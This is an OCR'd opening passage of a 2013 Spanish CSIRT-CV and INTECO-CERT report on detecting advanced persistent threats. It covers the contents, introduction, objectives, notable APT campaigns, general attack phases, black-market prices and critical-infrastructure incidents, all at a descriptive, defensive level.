
Detección de APTs



CSIRT-CV
Centre Seguretat TIC de la Comunitat Valenciana

Unión Europea

GENERALITAT VALENCIANA

S2 GRUPO

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

INTECO (cert)

Detección de APTs

Autores

José Miguel Holguín
(CSIRT-CV)

Maite Moreno
(CSIRT-CV)

Borja Merino
(INTECO-CERT)

Coordinación

Javier Morant
(CSIRT-CV)

Alberto López
(INTECO-CERT)

Fecha de publicación

Mayo 2013

El Centro de Seguridad TIC de la Comunitat Valenciana (CSIRT-CV) reconoce y agradece al Instituto Nacional de Tecnologías de la Comunicación (INTECO) la colaboración conjunta llevaba a cabo en la realización del informe.

***Foto de portada cortesía de la empresa Boraltec (www.boraltec.com)*

CSIRT-CV Centre Seguretat TIC de la Comunitat Valenciana

Unión Europea

GENERALITAT VALENCIANA

S2 GRUPO

GOBIERNO DE ESPAÑA MINISTERIO DE INDUSTRIA, ENERGÍA Y TURISMO

INTECO (cert)

Índice

Índice 2
1. Introducción 4
2. Objetivos del Informe 11
3. Implicación en la Seguridad Nacional 14
3.1. Seguridad Nacional. Infraestructuras críticas 15
3.2. Seguridad Nacional. Ciberespionaje gubernamental y daño al sistema financiero 17
3.3. Seguridad Nacional. Ciberespionaje industrial 18
3.4. Lecciones aprendidas 20
4. Casos de estudio 22
4.1. Diseño y ataque de una APT 22
4.2. Operación Shady-RAT 31
5. Vías de Infección 44
5.1. Ingeniería Social 46
5.1.1. Infección por *malware* procedente de Internet 50
5.1.1.1. Infección a través de sitios Web 51
5.1.1.2. Spear-Phishing Attacks 53
5.1.1.3. Archivos compartidos o redes P2P 61
5.1.1.4. *Software* pirata, uso de *keygen* y *cracks* 63
5.1.2. Medios físicos 65
5.2. WebKits/*Exploit*s 68
6. Recomendaciones en la detección de un ataque dirigido 76
6.1. *Firewalls* Corporativos 76
6.2. Análisis Forense del tráfico 92
6.2.1. Detección de anomalías/ataques de Red 92
6.2.1.1. Capa de enlace de datos 92
6.2.1.1.1. Capa de enlace de datos. ARP 92
6.2.1.1.2. Capa de enlace de datos. DHCP 98
6.2.1.2. Capa de Red 102
6.2.1.2.1. Capa de Red. Geolocalización 102
6.2.1.2.2. Capa de Red. IPV6 117
6.2.1.2.3. Capa de Red. *Darknets* 118
6.2.1.3. Capa de Transporte 122
6.2.1.3.1. Capa de Transporte. Detección de Servicios Sospechosos 122

6.2.1.3.2. Capa de Transporte. Indicadores estadísticos 133
6.2.1.4. Capa de Aplicación 145
6.2.1.4.1. Capa de Aplicación. DNS 145
6.2.1.4.2. Capa de Aplicación. HTTP 154
6.2.2. Covert Channels 156
6.3. HIDS y otros mecanismos de detección 177
6.3.1. EMET(Enhanced Mitigation Experience Toolkit) 179
6.3.2. Indicadores de compromiso (IOC) 183
6.3.3. HoneyTokens 186
6.4. Métodos de Correlación 189
7. Conclusiones 192

1. Introducción

En la actualidad, **los ciberataques y los fallos en los sistemas de las infraestructuras críticas se encuentran en el Top 5 de riesgos globales** según el reciente informe 'Global Risk 2012'[1] que publica cada año el **World Economic Forum (WEF)**[2], en el que refleja la interconexión actual entre riesgos geopolíticos, ambientales, sociales, económicos y tecnológicos.

Dentro de los riesgos tecnológicos, los ciberataques ocupan un lugar preeminente como principal preocupación, ya que poseen un elevado impacto y grado de probabilidad de ocurrencia.

En los últimos 4 años el número de amenazas cibernéticas se ha multiplicado de manera exponencial[3] produciéndose además un cambio en la naturaleza de las mismas; se ha pasado de amenazas conocidas, puntuales y dispersas, a amenazas de gran sofisticación, persistentes, y con objetivos muy concretos, surgiendo **una nueva categoría de amenazas** en el mundo del cibercrimen, las *Advanced Persistent Threats* (Amenazas Persistentes y Avanzadas), en adelante **APT o APTs**.

Las APT se caracterizan por ser amenazas reales sofisticadas (aunque no en todos los casos tienen por qué ser técnicamente complejas), y contar de tal **premeditación** y **persistencia** como para ser completamente eficaces contra las contramedidas establecidas en el/los sistema/s objetivo/s.

Sus pretensiones son altas; los afectados, raramente saben que son objetivos y desconocen el origen, alcance o autoría de dicho ataque. Una vez definido un único objetivo, los cibercriminales iniciarán una campaña ofensiva en la que no importa el tiempo que se invierta.

---

1 **Global Risk Report 2012**
http://www3.weforum.org/docs/WEF_GlobalRisks_Report_2012.PDF
2 **World Economic Forum**
http://www.weforum.org/
3 **FireEye**
http://www.FireEye.com/

Los atacantes no esperan conseguir un beneficio a corto plazo (como pudieran buscar otros tipos de ataques masivos), sino que prefieren permanecer desapercibidos y constantes hasta alcanzar su objetivo. Entre estos objetivos se encuentran: **económicos** (espionaje), **militares** (búsqueda de debilidades, revelación de información), **técnicos** (credenciales, código fuente) o **políticos** (provocar desestabilización o desorganización, debilitar misiones diplomáticas) afectando a sectores tan diversos y críticos como el gubernamental, financiero, tecnológico, centros de investigación, etc.

Con la publicación del informe[4] sobre **APT1** por la empresa **Mandiant**, se da a conocer al gran público la existencia de este tipo de ataques que están siendo patrocinados por distintos gobiernos para obtener información ventajosa sobre actividades y tecnologías de terceros. Esto resalta la existencia de esta actividad en Internet que está siendo utilizada en los últimos años como parte de una ciberguerra entre distintos Estados.

En el **ámbito nacional**, en 2010 a través de una entrevista a los medios de comunicación, un alto cargo del **Centro Criptológico Nacional**[5] en España (centro adscrito al **Centro Nacional de Inteligencia**) informaba que se habían registrado en 2009 **más de 40 ataques cibernéticos categorizados como 'graves' contra instituciones, organizaciones, e incluso el mismo centro**, mencionando además el caso de **ciberespionaje** al que fue sometido el, por entonces, Alto Representante del Consejo para la Política Exterior y de Seguridad Común de la Unión Europea y comandante en Jefe de la EUFOR, Javier Solana[6]. En todos los casos se detectó *malware* sofisticado y creado para tal propósito, es decir, **ataques dirigidos**.[7]

A continuación se mostrarán algunas de las campañas más conocidas de ataques APT que se han llevado a cabo en los últimos años:

---

4 **Informe de Mandiant**
http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
5 **Centro Criptológico Nacional**
https://www.ccn.cni.es/
6 **Solana revela que ha sido víctima del espionaje cibernético de una potencia**
http://elpais.com/diario/2009/06/10/internacional/1244584801_850215.html
7 **España, blanco de más de cuarenta ciberataques**
http://elpais.com/diario/2010/01/24/domingo/1264308753_850215.html

2009

Operación Aurora[8], en la que más de una treintena de multinacionales (incluidas **Google**, **Adobe Systems** o **Juniper Networks**) sufrieron un robo de información confidencial.

Operación GhostNet[9], red de espionaje por la que se vieron afectados unos 1295 equipos en unos 103 países. Aparentemente el objetivo central era espiar al Dalai Lama y a países del sur/sureste de Asia.

2010

Stuxnet[10], primer *malware* avanzado detectado que afecta a sistemas SCADA de control y monitorización de procesos pudiendo afectar a infraestructuras críticas. Originalmente fue diseñado para atacar infraestructuras iraníes pero la infección fue expandiéndose llegando a países como Indonesia, India o Estados Unidos.

Operación Night Dragon[11], diseñada para robar informaciones confidenciales dirigidas a multinacionales relacionadas con el petróleo, la química y el sector energético.

2011

Operación Shady RAT[12], orientada al robo de información, por la que se vieron afectadas más de 70 organizaciones entre las que se incluían Naciones Unidas, gobiernos y diversas empresas en todo el mundo.

Nitro[13] , orientada al ciberespionaje industrial y enfocada al robo de información (patentes, fórmulas, procesos de manufactura) de grandes empresas químicas y del sector defensa.

2012

Flame[14], *malware* avanzado diseñado para llevar a cabo ataques de ciberespionaje en países de oriente medio, viéndose principalmente afectados países como Irán, Israel, Sudán, Siria, Líbano, Arabia Saudí o Egipto.

Operación Medre[15] , red de espionaje industrial cuyo objetivo es robar ficheros de tipo AutoCAD (diseños y planos). Se centra en países de habla hispana, España incluida.

Duqu[16] , *malware* orientado a sistemas industriales encontrado en centros europeos y enfocado a la recolección de información.

Gauss[17] ,*malware* detectado en oriente medio (sobre todo en Líbano, Israel y territorios palestinos) dirigido al robo de credenciales y espionaje de transacciones bancarias viéndose afectadas grandes entidades bancarias.

2013

APT1[18] , unidad militar del ejército chino encargada de ciber-inteligencia a nivel mundial, especialmente en países de habla inglesa.

Red October[19], **utilizado** para el robo de información de instituciones gubernamentales de distintos países. Similar a **Flame**.

Pueden encontrar más información sobre estas APTs en las referencias siguientes [8] [9] [10] [11] [12] [13] [14] [15] [16] [17] [18] [19].

8 **Operation Aurora**
http://en.wikipedia.org/wiki/Operation_Aurora
9 **Tracking GhostNet: Investigating a Cyber Espionage Network**
http://www.f-secure.com/Weblog/archives/ghostnet.PDF
10 **Stuxnet**
http://es.wikipedia.org/wiki/Stuxnet
11 **Global Energy Cyberattacks: 'Night Dragon'**
http://www.mcafee.com/us/resources/white-papers/wp-global-energy-cyberattacks-night-dragon.PDF
12 **McAfee denuncia una cadena de ciberataques contra 72 grandes organismos**
http://www.csirtcv.gva.es/es/noticias/mcafee-denuncia-una-cadena-de-ciberataques-contra-72-grandes-organismos.html
13 **Nitro Cyberespionage Attack Targets Chemical, Defense Firms**
http://www.darkreading.com/advanced-threats/167901091/security/attacks-breaches/231902082/nitro-cyberespionage-attack-targets-chemical-defense-firms.html
14 **Flame**
http://en.wikipedia.org/wiki/Flame_(*malware*)
15 **Identifican red de espionaje industrial que roba archivos de AutoCAD**
http://www.csirtcv.gva.es/es/noticias/identifican-red-de-espionaje-industrial-que-roba-archivos-de-autocad.html
16 **Duqu, ¿el nuevo *malware* descendiente de Stuxnet?**
http://unaaldia.hispasec.com/2011/10/duqu-el-nuevo-*malware*-descendiente-de.html

Las **fases** que atraviesa una campaña de ataques APT se pueden resumir en las siguientes:

- **Recolección de toda la información estratégica** posible acerca del objetivo fijado (información del objetivo en redes sociales, revelación de información sobre la infraestructura tecnológica, personal, nombres de usuarios, direcciones de correo, etc.).

- **Intrusión inicial en la red**. Para ello es posible que usen una o varias técnicas de ataque, como por ejemplo: técnicas de ingeniería social (a través de correos personalizados/dirigidos –*Spear-Phishing Attacks*- al personal de la empresa/organismo objetivo con adjuntos a través de envíos de mensajes fraudulentos vía redes sociales como **Facebook** o **Twitter** que contengan algún enlace malicioso, usando mensajería instantánea, etc.); otras técnicas serían: *DNS Spoofing*[20], ataques *Man in the Middle* (véase el caso de **DigiNotar**[21]), utilizando medios físicos (*pen drive* infectado al alcance), *exploits* que aprovechan vulnerabilidades conocidas (o no), *Web based Attacks*[22],etc.

- Asegurar la **comunicación continuada** entre los equipos comprometidos y los servidores de *Command and Control* de los criminales a través de los que reciben las instrucciones, para ello se suele establecer una puerta trasera (*backdoor*[23]) en la red. El *malware* instalado puede permanecer latente durante días, semanas o meses sin ser localizado, llegando a replicarse en ciertos casos. Entre otras cualidades dispone de una gran capacidad de ocultación.

---

17 **Gauss: Encontrado un nuevo y voraz virus en Oriente Medio**
http://www.csirtcv.gva.es/es/noticias/gaussencontrado-un-nuevo-y-voraz-virus-en-oriente-medio.html
18 **APT1**
http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
19 **Octubre Rojo. El *malware* más diplomático**
https://www.inteco.es/blogs/post/Seguridad/BlogSeguridad/Articulo_y_comentarios/octubre_rojo
20 **DNS Spoofing**
http://www.flu-project.com/dns-spoofing.html
21 **DigiNotar: Iranians – The Real Target**
http://blog.trendmicro.com/diginotar-iranians-the-real-target/
22 **Web Based Attacks**
http://www.sans.org/reading_room/whitepapers/application/Web-based-attacks_2053
23 **Puertas traseras (Backdoors)**
http://www.viruslist.com/sp/virusesdescribed?chapter=153313132

- Fase de **búsqueda de la información sensible** dentro de la red objetivo. El *malware* comienza su fase de exploración a través de la red, en la que se busca los equipos que almacenan la información sensible. El *malware* avanzado usará diversas técnicas para obtener credenciales de usuarios, conseguir escalado de privilegios, buscar unidades mapeadas, etc. Finalmente el *malware* dispondrá de un mapa de la infraestructura de red determinando los activos clave.[24]

- **Extracción de datos**. Una vez adquiridos los datos sensibles en los servidores infectados, éstos se enviarán generalmente de forma cifrada a través de protocolos comúnmente permitidos como FTP o HTTP a otro servidor externo controlado por los criminales. [25]

Las fases pueden tener una larga duración en el tiempo, el suficiente hasta cumplir su objetivo, ya que este tipo de ataques, como se ha comentado, son muy persistentes y están muy bien financiados, así que se dispone de suficientes recursos y tiempo para llevarlos a cabo.

Remote Access Tool: Gratuito.

Servicio de *phishing* dirigido: Inicial de 2000$, coste mensual de 2000$.

Dos *0-day*: 40.000$.

Rent-a-hacker: unos 20.000$ al mes.

Ilustración 1. Algunos precios reales de lo que costaría planear una campaña de APT [27]

Es evidente que el mercado del cibercrimen está en auge y existe un ecosistema *underground* que comercializa con *malware* hecho a medida, vulnerabilidades *0-day*, *exploits*, o la posibilidad de acceso a sistemas con información sensible.

El mercado negro existente dentro del mundo de la ciberdelincuencia también lo pone fácil al cibercriminal. Algunas publicaciones[25] hacen referencia a datos (a fecha de enero de 2011) sobre qué se puede encontrar en este tipo de sitios[26].

24 **Advanced Targeted Attacks**
http://www2.FireEye.com/advanced-targeted-attacks-white-paper.html
25 **Reverse Deception. Organized Cyber Threat Counter-*Exploit*ation (Sean Bodmer,Dr. Max Kilger, Gregory Carpenter, Jade Jones) Mc Graw Hill [Libro]**
26 **Service sells access to fortune 500 firms**
http://krebsonsecurity.com/2012/10/service-sells-access-to-fortune-500-firms/

A modo de ejemplo y obviando los sitios concretos:

- *Full SiteAdmin Control/ SSH Root access* en un sitio de las fuerzas armadas de un determinado país: desde 499$.
- *Full SiteAdmin Control* a diversos sitios gubernamentales de un determinado país: desde 55$.
- *Students/Exams user/pass and full admin access* en una determinada universidad: $99.

El mayor reto al que se enfrentan los profesionales y empresas de seguridad frente a este nuevo tipo de ataques avanzados es que los métodos más comunes de detección de amenazas **no sirven** para diagnosticar la presencia de una APT en los sistemas.

Para llegar a la raíz del problema, y poder detectar la presencia de este tipo de amenazas en nuestra red, los profesionales de seguridad, los administradores de redes y de sistemas deben saber cómo actuar, qué deben analizar y qué deben tener en cuenta para detectar la presencia de un ataque de estas características en la red. Se debe disponer de las herramientas, metodología y técnicas adecuadas para conseguir su detección y erradicación.

27 **Respuestas SIC: Protección de vanguardia frente ante APTs y DDoS I**
http://www.securityartwork.es/2012/07/04/respuestas-sic-proteccion-de-vanguardia-ante-apts-y-ddos-i/

2. Objetivos del Informe

Cuando se habla de ataques de APT se habla de organización, premeditación, persistencia, sofisticación y novedad. No hay que olvidar que estas amenazas a 'tan alto nivel' están lo suficientemente bien financiadas cómo para mantener su campaña de ataques durante un periodo largo de tiempo, y disponer de los recursos necesarios para conseguir su fin. Es posible incluso que, en caso de ser detectados, los cibercriminales tengan un plan de contingencia que les permita reorganizarse y atacar de nuevo.

Su detección, en algunos casos, puede ser realmente compleja[28] y con unos niveles de detección muy bajos[29]:

- **Usan firmas de ataque único**, novedoso y de gran creatividad, difíciles de correlacionar con las de los ataques conocidos. Este tipo de ataques están diseñados para evadir las soluciones *antimalware* e IPS existentes en el mercado[30], y además son creados específicamente para la organización objetivo previo estudio de sus posibles debilidades.

- El hecho de que el *malware* pueda mantenerse oculto, ya esté activo o latente, y que la campaña de ataques APT sea habitualmente distribuida en largos periodos de tiempo y no sea periódica, hace que sea complicado correlacionar alertas basándonos en los datos de fechas/horas.

- El tráfico de datos que se establece suele ser **encubierto a través de cifrado**, esteganografía, compresión, técnicas de *Covert Channels*[31] o

28 **Amenazas persistentes avanzadas**
http://www.magazcitum.com.mx/?p=1547
29 **Foros DINTEL de AA.PP** Seguridad **vs Ciberdelincuencia**
http://www.dintel.org/Documentos/2011/Foros/ses2Mcafee/jimenez.pdf
30 **The Undetectables: How 'Flame' highlights the failure of antivirus**
https://www.bit9.com/blog/2012/06/19/the-undetectables-how-flame-highlights-the-failure-of-antivirus/
31 **Covert Channels**
http://www.securityartwork.es/2010/10/26/covert-channels/

cualquier otro tipo de métodos que permitan ocultar la ilegitimidad de ese tráfico (incluso es posible que utilicen servicios públicos y dominios comunes como **Twitter, Facebook, Google Translator**, etc.).

Las APT, a día de hoy, constituyen uno de los peligros más importantes y de mayor expansión a los que se enfrentan los profesionales de la seguridad, y son **prácticamente inevitables** para la mayoría de las organizaciones, y es por ello que la cuestión principal que se ha de plantear en el panorama actual frente a este tipo de amenazas es **cómo detectarlas**.

Es fundamental proporcionar a los profesionales de la seguridad y administradores de sistemas y redes el conocimiento necesario sobre cómo detectar una APT en sus infraestructuras tecnológicas. Es por ello que, con objeto de concienciar sobre la importancia de una detección precoz ante una amenaza de este tipo, INTECO-CERT[32] y CSIRT-CV[33] han colaborado para la elaboración del presente informe.

Los objetivos que pretende alcanzar este informe son los siguientes:

- **Constatar la importancia e implicación que tienen las APT en la seguridad nacional**, tanto a nivel gubernamental, militar, como en los sectores de defensa, empresarial o financiero, y el alto riesgo que conlleva que puedan verse afectadas infraestructuras críticas como centrales nucleares o de telecomunicaciones, redes eléctricas, suministros de agua, puertos, comunicaciones ferroviarias o aéreas, etc.

- Evidenciar el **funcionamiento detallado de algunos casos conocidos de este tipo de ataques**. Mostrar a nivel técnico y en profundidad como es el 'modus operandi' de algunos ejemplos de campañas de APT.

32 **INTECO-CERT**
http://cert.inteco.es
33 **CSIRT-cv**
http://www.csirtcv.gva.es

- Detallar cuales son **las vías de infección** más utilizadas para llevar a cabo un ataque de estas características; se mostrarán los distintos tipos de infecciones existentes a través del *malware*, las técnicas de ingeniería social más usadas, los medios físicos como una importante vía de infección, el creciente mercado de *exploits* o los *Web based Attacks*.

- Establecer una serie de **pasos básicos a seguir y consideraciones que se deben tener en cuenta a la hora de detectar en nuestra organización una intrusión de estas características.** Se destacará la importancia de un elemento de red tan crítico como es el *Firewall* corporativo y cómo proceder para llevar a cabo un adecuado análisis de tráfico con el objetivo de detectar patrones de comportamiento que puedan hacer saltar nuestras señales de alarma frente a una intrusión (detección de anomalías en la red y en capturas de tráfico, métodos de correlación/estadísticos, técnicas de *Covert Channels*, etc.).

3. Implicación en la Seguridad Nacional

La **Estrategia Española de Seguridad 'Una responsabilidad de todos'**[34], publicada el 24 de junio de 2011 indica, de manera muy acertada, que las amenazas y riesgos más importantes para la seguridad a los que se enfrenta nuestro país han cambiado drásticamente en las últimas décadas y pueden tener diferentes ámbitos de actuación: el terrestre, el marítimo, el espacial, **el ciberespacio** o el informativo:

> "[...] cada vez una mayor parte de nuestra actividad se desarrolla en el ciberespacio, donde las amenazas pueden ocasionar **graves daños** e incluso podrían **paralizar la actividad de un país.** Los ciberataques más comunes tienen fines comerciales, pero también estamos expuestos a agresiones por parte de **grupos criminales, terroristas u otros, incluso de Estados**. Las nuevas tecnologías de información y comunicación ofrecen nuevos y más sofisticados medios para el **espionaje y la contrainteligencia**. Mejorar la seguridad en el ciberespacio pasa por fortalecer la legislación, reforzar la capacidad de resistencia y recuperación de los sistemas de gestión y comunicación de las infraestructuras y los servicios críticos, y por fomentar la colaboración público-privada con este fin. Es necesaria la coordinación de los diversos agentes involucrados, así como impulsar la cooperación internacional con el objetivo de desarrollar acuerdos de control de las ciberamenazas [...]

34 **Estrategia Española de** Seguridad**: Una responsabilidad de todos** http://www.lamoncloa.gob.es/NR/rdonlyres/D0D9A8EB-17D0-45A5-ADFF-46A8AF4C2931/0/EstrategiaEspanolaDeSeguridad.PDF

3.1. Seguridad Nacional. Infraestructuras críticas

Los ciberataques son una amenaza con la que terroristas, el crimen organizado, empresas, Estados o individuos aislados, podrían poner en peligro infraestructuras críticas[35], vitales para el funcionamiento de un país. Entre otras, se pueden encontrar aquellas que dan soporte a la generación y distribución de energía, a las tecnologías de la información y las comunicaciones, instalaciones relacionadas con la salud (hospitales, centros de atención sanitaria, etc.), infraestructuras relacionadas con el suministro de agua potable y el transporte de mercancías y personas (aeropuertos, ferrocarriles, puertos, sistemas de control de tráfico, etc.), tecnologías y elementos relacionados con los sectores financieros, o cualquier otro servicio o activo que sea crítico para el funcionamiento de un país.

Existen precedentes de cómo un país puede sufrir serios daños ante un ciberataque o cómo puede utilizarse en un acto de terrorismo[36]. En el año **1985**, un grupo terrorista denominado *Middle Core Faction* atacó el sistema que controlaba los ferrocarriles de alta velocidad en Japón, cortando primero el suministro eléctrico y los cables de control informatizados del ferrocarril y luego interceptando e interfiriendo las radiocomunicaciones de la policía para ralentizar su capacidad de respuesta. Nadie resultó herido pero este ataque afectó a 6,5 millones de usuarios y tuvo un coste económico de unos seis millones de dólares.[37]

En la **década de los 90,** los ciberataques cobran mayor importancia y comienzan a usarse cómo una fuente más de ataque en diversos **conflictos bélicos** como la Guerra del Golfo, la Guerra entre Serbia y Croacia o la Guerra de Kosovo con diversos objetivos: robo de información estratégica, protesta o manipulación de la

35 **¿Qué es una infraestructura critica?**
http://www.cnpic-es.es/Preguntas_Frecuentes/Que_es_una_Infraestructura_Critica/index.html
36 **Boletín de Información 317 (CESEDEN)**
http://www.ceseden.es/centro_documentacion/boletines/317.pdf
37 **Hundreds of Police Hunt for 300 Rail Saboteurs**
http://www.apnewsarchive.com/1985/Hundreds-of-Police-Hunt-for-300-Rail-Saboteurs/id-eb2de145e6e22fb474d0500aa353cf28

información.[38] A partir del **año 2000** y en especial en la segunda mitad de la década, este tipo de ataques se incrementan marcando importantes hitos. En 2007, Estonia es objetivo del primer ciberataque realizado a gran escala, el cual afectó a **sitios gubernamentales, medios de comunicación, bancos** y diversas organizaciones[39]. Un año más tarde, Georgia sufre diversos ataques de *DDoS* contra sitios gubernamentales[40] e Irán en 2010 recibe varios ciberataques que afectan a muchas de sus **centrales nucleares**[41].

Posteriormente, Canadá en 2011[42] detectó que se habían producido **intrusiones en bases de información del Gobierno** que contenían datos altamente confidenciales y durante 2012 países como Irán, Israel, Palestina, Siria o Sudán han visto como eran objetivo de un ataque dirigido diseñado para la **recopilación y robo de información estratégica**, y que hacía uso de una de las herramientas de ciberataque más sofisticadas descubiertas hasta la fecha: *Flame*[43].

